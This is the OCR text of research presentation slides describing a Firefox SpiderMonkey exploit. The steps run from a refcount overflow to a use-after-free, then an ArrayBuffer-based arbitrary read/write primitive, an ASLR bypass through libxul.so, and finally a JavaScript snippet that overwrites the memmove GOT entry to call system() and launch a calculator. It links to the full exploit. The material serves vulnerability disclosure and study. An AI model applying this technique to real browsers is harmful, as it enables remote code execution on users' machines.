
Overflow the reference count to trigger a free

Getting an arbitrary R/W primitive




Allocate a large number of `ArrayBuffer`

Getting an arbitrary R/W primitive




Allocate a large number of `ArrayBuffer`

Getting an arbitrary R/W primitive



Overwrite the underlying pointer of the `ArrayBuffer`

Getting an arbitrary R/W primitive



Overwrite the underlying pointer of the `ArrayBuffer`

Defeating ASLR

libxul.so: shared object containing Spidermonkey's code.

Leak the address of a natively implemented function, then subtract offset.

Examples of natively implemented functions:

- Date.*
- JSON.*
- etc.

Set as attribute for an object → read a chain of pointers → leak function address → calculate base of libxul.so

Getting code execution

Now that we are have the base address of libxul.so as well as the address of libc, we can think about the different ways that we have to achieve code execution:

1. Corrupt a GOT entry to hijack the control flow and redirect it to “system()” => no FULL-RELRO + good target method
2. Use return-oriented programming (ROP) => doable but more tedious :(
3. Get a JIT code page and replace the code with our shellcode => W ^ X :(

In the end, as libxul.so is not compiled with FULL RELRO and because for the interest of our research it was sufficient for us to spawn a calculator, we went with option 1.

Getting code execution

Now let's find a function that we can use which gives us full control over the first argument to replace it with system.

`TypedArray.copyWithin` => calls memmove which makes it an ideal candidate.

The following code corrupts the GOT entry and executes system with our supplied command:

```
var target = new Uint8Array(100);
var cmd = "/usr/bin/gnome-calculator &";
for (var i = 0; i < cmd.length; i++) {
    target[i] = cmd.charCodeAt(i);
}
target[cmd.length] = 0;
memory.write(memmove_got, system_libc);
target.copyWithin(0, 1);              // GIMME CALC NOW!
```

Demo

Additional Information:

https://phoenhex.re/2017-06-21/firefox-structuredclone-refleak

Full exploit:

https://github.com/phoenhex/files/tree/master/exploits/share-with-care